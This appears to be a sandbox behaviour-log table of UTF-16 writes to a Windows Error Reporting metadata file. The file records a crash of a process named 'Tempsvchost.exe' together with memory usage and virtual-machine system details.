C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1890	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1896	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 34 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>182488</QuotaPeakPagedPoolUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2010	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2014	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2020	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 34 00 35 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>174552</QuotaPagedPoolUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2118	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2122	2	09 00		success or wait	3	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2128	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>28472</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2252	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2256	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2262	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 31 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>28120</QuotaNonPagedPoolUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2370	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2374	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2380	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4583424</PagefileUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2456	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2460	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2466	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 34 00 31 00 34 00 39 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>5414912</PeakPagefileUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2558	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2562	2	09 00		success or wait	3	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2568	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4583424</PrivateUsage>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2640	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2644	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2648	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2694	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2698	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2700	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2742	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2746	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2748	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2786	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2790	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2794	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2856	4	0d 00 0a 00		success or wait	8	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2860	2	09 00		success or wait	16	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2864	80	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 54 00 65 00 6d 00 70 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>Tempsvchost.exe</Parameter0>	success or wait	8	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3470	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3474	2	09 00		success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3476	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3516	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3520	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3522	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3560	4	0d 00 0a 00		success or wait	6	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3564	2	09 00		success or wait	12	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	3568	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4122	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4126	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4128	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4168	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4172	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4174	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4212	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4216	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4220	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4314	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4318	2	09 00		success or wait	2	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4322	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6c 00 69 00 75 00 68 00 63 00 74 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>liuhct, Inc.</SystemManufacturer>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4428	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4432	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4436	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 69 00 75 00 68 00 63 00 74 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>liuhct7,1</SystemProductName>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4532	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4536	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4540	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4660	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4664	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4668	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 31 00 38 00 30 00 32 00 38 00 37 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614180287</OSInstallDate>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	2	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4758	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4868	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4938	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4942	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4944	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4984	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4988	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	4990	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5024	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5028	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5032	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5128	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5132	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5134	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5170	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5174	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5176	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5200	4	0d 00 0a 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5204	2	09 00		success or wait	6	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5208	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5454	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5458	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5460	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5486	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5490	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5492	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 33 00 54 00 31 00 36 00 3a 00 35 00 35 00 3a 00 32 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-23T16:55:20Z">	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5592	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5596	2	09 00		success or wait	2	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5600	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 32 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 35 00 38 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 34 00 39 00 39 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 34 00 39 00 39 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="427" PID="6588" UptimeMS="24499" TimeSinceCreationMS="24499" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5866	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5870	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5874	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5894	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5898	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5900	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5938	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5942	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5944	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	5982	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
